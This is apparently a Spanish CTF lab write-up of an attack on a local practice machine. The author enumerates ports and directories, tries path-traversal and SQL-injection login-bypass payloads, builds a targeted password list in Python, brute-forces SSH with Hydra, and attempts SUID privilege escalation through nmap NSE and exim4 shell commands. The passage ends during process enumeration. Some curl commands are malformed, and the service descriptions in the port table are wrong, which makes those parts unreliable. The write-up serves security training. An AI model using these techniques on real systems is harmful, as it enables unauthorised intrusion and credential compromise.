

Laboratorio Laberinto.

Realizado por: Marco Vera.

Procedemos a realizar el escaneo de puertos con la herramienta Nmap para saber que puertos están abiertos y el servicio al cual está apuntando aquello mediante la siguiente línea

```
sudo nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_NMAP.txt
```

-O	Identifica el S.O. (sistema operativo).
-sV	Detecta la versión de software que tiene.
-sC	Ejecuta los scripts NSE por defecto.
-p-	Realiza el escaneo de todos los puertos (una forma ruidosa).
-oN	Al terminar exporta los resultados a un archivo de texto.

```
(samlab@samlab)~[~/Descargas/laberinto]
$ sudo nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_NMAP.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-27 12:32 -0500
Nmap scan report for 172.17.0.2
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 3e:89:1e:04:ed:a6:bf:ab:89:5c:c8:82:2a:d0:0a:03 (ECDSA)
|_ 256 1c:86:d0:30:d3:c1:78:92:01:cd:63:73:68:57:a6:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.67 ((Debian))
|_ http-title: CyberShield Consulting | Seguridad Ofensiva
|_ http-server-header: Apache/2.4.67 (Debian)
MAC Address: 3A:D9:B4:FF:FD:FC (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4ND=5/27%OT=21%CT=1%CU=39173%PV=Y%DS=1%DC=D%G=Y%M=3AD9B4%T
OS:M=6A172AD0%P=x86_64-pe-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%II=I
OS:%TS=21)SEQ(SP=102%GCD=2%ISR=10D%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=103%GCD=1%TS
OS:R=10B%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=106%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=22
OS:)SEQ(SP=FF%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NW9%O2=M5B4
OS:ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1
OS:=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=0%S=Z%
OS:=M5B4NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=0%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=0%F=AR%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:S+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=0%F=AR%O=0%RD=0%Q=)T7(R=Y%DF
OS:=Y%T=40%W=0%S=Z%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.37 seconds
```

Al finalizar el análisis se identifican 3 puertos abiertos

PORT	STATE	SERVICE	
21	Open	Vsftpd 3.0.3	Servicio para que actúe como un servidor de código abierto.
22	Open	Ssh 9.2p1 Debian	Servicio para la comunicación web no cifrado.
80	Open	Http Apache httpd 2.4.6.7	Servicio de conexión remota al servidor para su administración.



Procedemos acceder desde el navegador debido a que tenemos acceso al puerto 80 (172.17.0.2:80).



Hacemos una inspección de la página.

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>CyberShield Consulting | Seguridad Ofensiva</title>
7   <link rel="stylesheet" href="css/style.css">
8 </head>
9 <body>
10
11   <header>
12     <div class="logo">CyberShield</div>
13     <nav>
14       <ul>
15         <li><a href="#inicio">Inicio</a></li>
16         <li><a href="#servicios">Servicios</a></li>
17         <li><a href="#equipo">Equipo</a></li>
18         <li><a href="#contacto">Contacto</a></li>
19       </ul>
20     </nav>
21   </header>
22
23   <section id="inicio" class="hero">
24     <div class="hero-content">
25       <h1>Asegurando tu Infraestructura</h1>
26       <p>Consultoría avanzada en ciberseguridad, Red Teaming y auditorías de infraestructura crítica para empresas Fortune 500.</p>
27       <a href="#servicios" class="btn">Nuestros Servicios</a>
28     </div>
29   </section>
30
31   <section id="servicios">
32     <h2 class="section-title">Nuestros Servicios</h2>
33     <div class="grid-3">
34       <div class="card">
35         <h3>Pentesting Web</h3>
36         <p>Análisis profundo de aplicaciones web buscando vulnerabilidades OWASP Top 10 y fallos lógicos complejos.</p>
37       </div>
38       <div class="card">
39         <h3>Red Teaming</h3>
40         <p>Simulación de ataques avanzados persistentes (APT) para evaluar la capacidad de detección y respuesta.</p>
41       </div>
42       <div class="card">
43         <h3>Auditoria Cloud</h3>
44         <p>Revisión de arquitecturas en AWS, Azure y GCP asegurando configuraciones IAM y redes seguras.</p>
45       </div>
46     </div>
47   </section>
48
49   <section id="equipo" class="team">
50     <h2 class="section-title">El Equipo</h2>
51     <div class="grid-3">
52       <div class="team-member">
53         <h3>Marcus V.</h3>
54         <p>Lead Red Team</p>
55       </div>
56       <div class="team-member">
57         <h3>Elena S.</h3>
58         <p>Cloud Security Architect</p>
59       </div>
60       <div class="team-member">
61         <h3>Jordan P.</h3>
62         <p>Infrastructure Auditor</p>
63       </div>
64     </div>
65   </section>
```

Página de “Servicios” <http://172.17.0.2/#servicios>



Realizamos un fuzzing para poder encontrar directorios ocultos.

```
(samlab@samlab)-[~/Descargas/laberinto]
$ feroxbuster -u http://172.17.0.2:80 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x sh,js,php,env,bak,backup,old --scan-dir-listings --ext
ract-links -o feroxbuster_scan.txt

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2/
In-Scope Url    172.17.0.2
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     feroxbuster_scan.txt
Scan Dir Listings true
Extensions     [sh, js, php, env, bak, backup, old]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™


404 GET 9l 32w 312c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 29w 315c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 29w 349c http://172.17.0.2/images => http://172.17.0.2/images/
200 GET 218l 436w 374c http://172.17.0.2/css/style.css
200 GET 104l 283w 3876c http://172.17.0.2/
200 GET 2971l 17125w 1488703c http://172.17.0.2/images/team.png
301 GET 9l 29w 346c http://172.17.0.2/css => http://172.17.0.2/css/
301 GET 9l 29w 348c http://172.17.0.2/panel => http://172.17.0.2/panel/
200 GET 2366l 15379w 1234316c http://172.17.0.2/images/hero.png
200 GET 17l 67w 1166c http://172.17.0.2/images/
200 GET 18l 43w 627c http://172.17.0.2/panel/index.php
302 GET 0l 0w 0c http://172.17.0.2/panel/logout.php => index.php
200 GET 18l 43w 627c http://172.17.0.2/panel/
200 GET 16l 58w 964c http://172.17.0.2/css/
302 GET 0l 0w 0c http://172.17.0.2/panel/dashboard.php => index.php

[#####] - 9m 1913808/1913808 0s found:13 errors:0
[#####] - 9m 956808/956808 1773/s http://172.17.0.2/
[#####] - 9m 956808/956808 1768/s http://172.17.0.2/images/
[#####] - 9m 956808/956808 1762/s http://172.17.0.2/css/
[#####] - 9m 956808/956808 1763/s http://172.17.0.2/panel/
```

http://172.17.0.2/panel/
http://172.17.0.2/panel/index.php



Hacemos un SQL Injection para ver si tenemos algún comportamiento, pero encontramos que no es vulnerable a SQL injection



<http://172.17.0.2/images/>

Index of /images

Name	Last modified	Size	Description
 Parent Directory		-	
 hero.png	2026-05-20 06:15	667K	
 team.png	2026-05-20 06:19	801K	

Apache/2.4.67 (Debian) Server at 172.17.0.2 Port 80

Utilizamos la herramienta Exiftool para poder leer los metadatos de un archivo en este caso la imagen team.png que se ha obtenido del portal.

De acuerdo con el fuzzing existen dos puntos de entrada web:

1. El formulario de inicio de sesión en <http://172.17.0.2/panel/index.php>
2. El formulario de contacto en <http://172.17.0.2/index.html>

Interactuamos con el panel y verificar como reacciona ante variables comunes que se usa para cargar páginas como (?page = , ?file=, ?view=)

- Hacer una prueba para ver si el index del panel acepta parámetros de inclusión común.

`curl -i "http://172.17.0.2/panel/index.php?page=../../../../etc/passwd"`

```
curl -i "http://172.17.0.2/panel/index.php?page=../../../../etc/passwd"
HTTP/1.1 200 OK
Date: Sun, 31 May 2026 16:50:30 GMT
Server: Apache/2.4.67 (Debian)
Set-Cookie: PHPSESSID=cpppjelaitrfdu5r4s828fqbq; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 627
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>CyberShield | Panel Interno</title>
  <link rel="stylesheet" href="../../css/style.css">
</head>
<body class="panel-container">
  <div class="login-box">
    <h2 style="color:var(--accent); margin-bottom: 2rem;">Acceso Corporativo</h2>
    <form method="POST">
      <input type="text" name="username" placeholder="Usuario" required>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit" class="btn">Entrar</button>
    </form>
  </div>
</body>
</html>
```

Determinamos que el parámetro ?page= fue ignorado, es decir que la página cargó el formulario de login normal sin incluir el archivo /etc/passwd ni generar errores visibles de PHP, esto nos indica que no es vulnerable a un Local File Inclusion (LFI).

- Hacer una prueba si existen métodos alternativos como GET en lugar de POST.

`curl -i -X OPTIONS http://172.17.0.2/panel/index.php`

```
curl -i -X OPTIONS http://172.17.0.2/panel/index.php
HTTP/1.1 200 OK
Date: Sun, 31 May 2026 16:50:39 GMT
Server: Apache/2.4.67 (Debian)
Set-Cookie: PHPSESSID=mdgqij56ft30djm7vp8qmis7jn; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 627
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>CyberShield | Panel Interno</title>
  <link rel="stylesheet" href="../../css/style.css">
</head>
<body class="panel-container">
  <div class="login-box">
    <h2 style="color:var(--accent); margin-bottom: 2rem;">Acceso Corporativo</h2>
    <form method="POST">
      <input type="text" name="username" placeholder="Usuario" required>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit" class="btn">Entrar</button>
    </form>
  </div>
</body>
</html>
```

En el método OPTIONS se llega a comportar como un GET, el servidor Apache/PHP simplemente devolvió el código HTML en lugar de una lista de métodos permitidos como (Allow: GET, POST, OPTIONS).

Ejecutamos gobuster apuntando directamente al directorio del panel para listar:

```
gobuster dir -u http://172.17.0.2/panel/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old
```

```
$ gobuster dir -u http://172.17.0.2/panel/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/panel/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,old,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 315]
.hta.php (Status: 403) [Size: 315]
.hta.old (Status: 403) [Size: 315]
.htaccess (Status: 403) [Size: 315]
.htaccess.php (Status: 403) [Size: 315]
.htaccess.bak (Status: 403) [Size: 315]
.htaccess.txt (Status: 403) [Size: 315]
.htaccess.old (Status: 403) [Size: 315]
.hta.txt (Status: 403) [Size: 315]
.hta.bak (Status: 403) [Size: 315]
.htpasswd (Status: 403) [Size: 315]
.htpasswd.old (Status: 403) [Size: 315]
.htpasswd.php (Status: 403) [Size: 315]
.htpasswd.bak (Status: 403) [Size: 315]
.htpasswd.txt (Status: 403) [Size: 315]
dashboard.php (Status: 302) [Size: 0] [→ index.php]
index.php (Status: 200) [Size: 627]
index.php (Status: 200) [Size: 627]
logout.php (Status: 302) [Size: 0] [→ index.php]
Progress: 23065 / 23065 (100.00%)

Finished
```

En el resultado podemos observar que en dashboard.php dio Size:0 no encontramos novedades en esta parte.

Si volvemos nuevamente al login en la página descubrimos un miembro clave del equipo técnico Jordan P.

Si el formulario web es vulnerable a SQLi, podemos hacer pruebas para poder intentar forzar al motor de la base de datos para validar el usuario jordan o alguna variante y que ignore completo el campo de contraseña.

Prueba de Bypass dirigida.

Prueba 1: Romper la consulta usando el nombre de pila 'jordan' e ignorando el password

```
curl -i -X POST http://172.17.0.2/panel/index.php -d "username=jordan" -- -&password=123"
```

Prueba 2: Intentar la variante de inicial + apellido común de soporte ('jperez')

```
curl -i -X POST http://172.17.0.2/panel/index.php -d "username=jperez" -- -&password=123"
```

Prueba 3: El bypass universal clásico (por si valida un usuario genérico de administración)

```
curl -i -X POST http://172.17.0.2/panel/index.php -d "username=admin' OR '1'='1" -- -&password=123"
```



```
└─$ curl -i -X POST http://172.17.0.2/panel/index.php \
    -d "username=jordan" -- -bpassword=123"
HTTP/1.1 200 OK
Date: Sun, 31 May 2026 17:28:05 GMT
Server: Apache/2.4.67 (Debian)
Set-Cookie: PHPSESSID=bfni1plu6s7vbd2pako9ikp1ns; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 698
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>CyberShield | Panel Interno</title>
  <link rel="stylesheet" href=" ../css/style.css">
</head>
<body class="panel-container">
  <div class="login-box">
    <h2 style="color:var(--accent); margin-bottom: 2rem;">Acceso Corporativo</h2>
    <div class="error">Credenciales incorrectas.</div>
    <form method="POST">
      <input type="text" name="username" placeholder="Usuario" required>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit" class="btn">Entrar</button>
    </form>
  </div>
</body>
</html>
```

```
└─$ curl -i -X POST http://172.17.0.2/panel/index.php \
    -d "username=jperez" -- -bpassword=123"
HTTP/1.1 200 OK
Date: Sun, 31 May 2026 17:28:19 GMT
Server: Apache/2.4.67 (Debian)
Set-Cookie: PHPSESSID=0v0iefbrg4squt2766s73a9ktv; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 698
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>CyberShield | Panel Interno</title>
  <link rel="stylesheet" href=" ../css/style.css">
</head>
<body class="panel-container">
  <div class="login-box">
    <h2 style="color:var(--accent); margin-bottom: 2rem;">Acceso Corporativo</h2>
    <div class="error">Credenciales incorrectas.</div>
    <form method="POST">
      <input type="text" name="username" placeholder="Usuario" required>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit" class="btn">Entrar</button>
    </form>
  </div>
</body>
</html>
```

```
└─$ curl -i -X POST http://172.17.0.2/panel/index.php \
    -d "username=admin" OR '1'='1' -- -bpassword=123"
HTTP/1.1 200 OK
Date: Sun, 31 May 2026 17:28:29 GMT
Server: Apache/2.4.67 (Debian)
Set-Cookie: PHPSESSID=u9vjrh7jv1btngqe7qi9oqhati; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 698
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>CyberShield | Panel Interno</title>
  <link rel="stylesheet" href=" ../css/style.css">
</head>
<body class="panel-container">
  <div class="login-box">
    <h2 style="color:var(--accent); margin-bottom: 2rem;">Acceso Corporativo</h2>
    <div class="error">Credenciales incorrectas.</div>
    <form method="POST">
      <input type="text" name="username" placeholder="Usuario" required>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit" class="btn">Entrar</button>
    </form>
  </div>
</body>
</html>
```


Detectamos que devuelve HTTP/1.1 “200 OK” y el texto del formulario esto indica que la base de datos rechaza la inyección, si hubiera devuelto HTTP/1.1 “301 Found” y una cabecera que indique Location: dashboard.php, significaría que el server aceptó la inyección y se ha autenticado en este caso no sucedió aquello.

Debido a la ausencia de vulnerabilidades explotables en el código de la aplicación web, se procedió a realizar una fase de recolección de información (OSINT) sobre el personal y roles de la organización . Con los datos obtenidos se procedió a estructurar diccionarios personalizados de usuarios y contraseñas a esto se llama Targeted Wordlists.

Para esto nos ayudamos de la herramienta CeWL esta herramienta nos permite generar diccionarios personalizados extrayendo palabras claves y metadatos de sitios web en específico, analiza la URL objetivo para capturar términos únicos del contenido y metadatos, crea la lista de palabras específicas para el objetivo.

Mediante un script en python realiza la combinaciones posibles para poder crear un archivo que es el que leerá para poder realizar la fuerza bruta. También para evitar el

```
python3 << 'EOF'
palabras_clave = [
    "CyberShield", "cybershield",
    "Consulting", "consulting",
    "Seguridad", "seguridad",
    "Ofensiva", "ofensiva",
    "RedTeam", "redteam",
    "Pentesting", "pentesting",
    "Cloud", "cloud",
    "Security", "security",
    "Infrastructure", "infrastructure",
    "Auditor", "auditor",
    "Architect", "architect",
    "Marcus", "marcus",
    "Elena", "elena",
    "Jordan", "jordan",
    "GlobalBank", "globalbank",
    "TechFuture", "techfuture",
    "Nexus", "nexus", "Super",
    "Fortune", "fortune",
    "OWASP", "owasp",
    "Lead", "lead", "Secret",
]

combos = set()
for p1 in palabras_clave:
    for p2 in palabras_clave: # Corregido aquí el guion bajo
        if p1 != p2:
            combos.add(p1 + p2)
            combos.add(p1 + " " + p2)
            combos.add(p1 + "-" + p2)
            combos.add(p1 + "." + p2)
            combos.add(p1 + p2 + "123")
            combos.add(p1 + p2 + "2026")
            combos.add(p1 + p2 + "!")

with open('/tmp/pass_clave.txt', 'w') as f:
    for c in sorted(combos):
        f.write(c + '\n')

print(f"Diccionario generado exitosamente. Total combinaciones: {len(combos)}")
EOF
```

Se ejecuta un ataque de fuerza bruta dirigido contra el servicio SSH, logrando comprometer de forma exitosa las credenciales válidas de acceso al sistema.

```
hydra -L /tmp/usuarios_osint.txt -P /tmp/pass_clave.txt ssh://172.17.0.2 -t 4 -V
```

Después de una exhaustiva búsqueda con Hydra se encuentra el usuario y la contraseña, teniendo el hallazgo se procede a ingresar por SSH, listamos y encontramos la primera flag que se encuentra en user.txt el cual obtenemos la primera flag.

```
└─$ ssh admin_user@172.17.0.2
admin_user@172.17.0.2's password:
Linux laberinto 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
admin_user@laberinto:~$ ls
user.txt
admin_user@laberinto:~$ cat user.txt
user{m4st3r_0f_th3_m4z3_4nd_0s1nt}admin_user@laberinto:~$
```

Realizamos una búsqueda de binarios SUID usando la siguiente línea:

```
find / -perm -u=s -type f 2>/dev/null
```

```
admin_user@laberinto:/$ find / -perm -u=s -type f 2>/dev/null
/usr/local/bin/nmap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
```

Encontramos un binario SUID en particular en este caso el nmap el cual se trata de escalar privilegios.

Procedemos creando un script NSE

```
echo 'os.execute("/bin/bash")' > /tmp/shell.nse
```

Ejecutamos nmap con SUID para tratar de obtener el root.

```
/usr/local/bin/nmap --script=/tmp/shell.nse 127.0.0.1
```

Al ejecutar no conseguimos a tener la escalada de privilegios, el binario /usr/local/bin/nmap no es el Nmap real. Es un script en Bash que imita la salida de Nmap y llama al binario real /usr/bin/nmap.real con los argumentos "\$@" (que se supone pasan los argumentos del usuario).

Si buscamos por capabilities con la siguiente línea `getcap -r / 2>/dev/null` pero no encontramos nada.

```
admin_user@laberinto:~$ getcap -r / 2>/dev/null
```

```
admin_user@laberinto:~$
```

Si realizamos pruebas por `exim4` es un servicio que usan los servidores de correo para poder enviar, revivir y enrutar correos electrónicos. Esta línea nos permite ingresar en modo de prueba (batch test) de `Exim4`, es como indicarle que que no envíe correos reales, solo expande cadenas de texto y muestre el resultado y que pueda ejecutar una shell interactiva.

```
/usr/sbin/exim4 -be '${run{/bin/sh}}'
```

Realizada la prueba detectamos permisos denegados por lo que necesitamos ver otro enfoque.

```
admin_user@laberinto:~$ >/usr/sbin/exim4 -be '${run{/bin/sh}}'
```

```
-bash: /usr/sbin/exim4: Permission denied
```

Procedemos a revisar que procesos estan corriendo como root con `ps aux`

```
admin_user@laberinto:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2480  1276 pts/0    Ss+  13:37   0:00 /sbin/sys-daemon
root         7  0.0  0.0   2592  1720 pts/0    S+   13:37   0:00 sh -c #!/bin/bash # Setup Database Structure in
root        34  0.0  0.0   2592  1692 pts/0    S+   13:37   0:00 /bin/sh /usr/bin/mysqld_safe
mysql      159  0.0  1.7 1341572 139396 pts/0    Sl+  13:37   0:00 /usr/sbin/mariadb --basedir=/usr --datadir=/var
root       160  0.0  0.0   5960  2596 pts/0    S+   13:37   0:00 logger -t mysqld -p daemon error
root       194  0.0  0.0      0      0 pts/0    Z+   13:37   0:00 [debian-start] <defunct>
root       262  0.0  0.2 201692 22580 ?        Ss   13:37   0:00 /usr/sbin/apache2 -k start
www-data   265  0.0  0.1 202092 12172 ?        S    13:37   0:00 /usr/sbin/apache2 -k start
www-data   266  0.0  0.1 202092 12172 ?        S    13:37   0:00 /usr/sbin/apache2 -k start
www-data   267  0.0  0.1 202092 12172 ?        S    13:37   0:00 /usr/sbin/apache2 -k start
www-data   268  0.0  0.1 202092 12172 ?        S    13:37   0:00 /usr/sbin/apache2 -k start
www-data   269  0.0  0.1 202092 12172 ?        S    13:37   0:00 /usr/sbin/apache2 -k start
root       301  0.0  0.0   10220   4480 ?        S    13:37   0:00 /usr/sbin/vsftpd
root       321  0.0  0.0   15460   4812 ?        Ss   13:37   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 star
root       327  0.0  0.0   5876   3816 ?        Ss   13:37   0:00 tmux -S /var/shared_tmux/socket_admin new-sessio
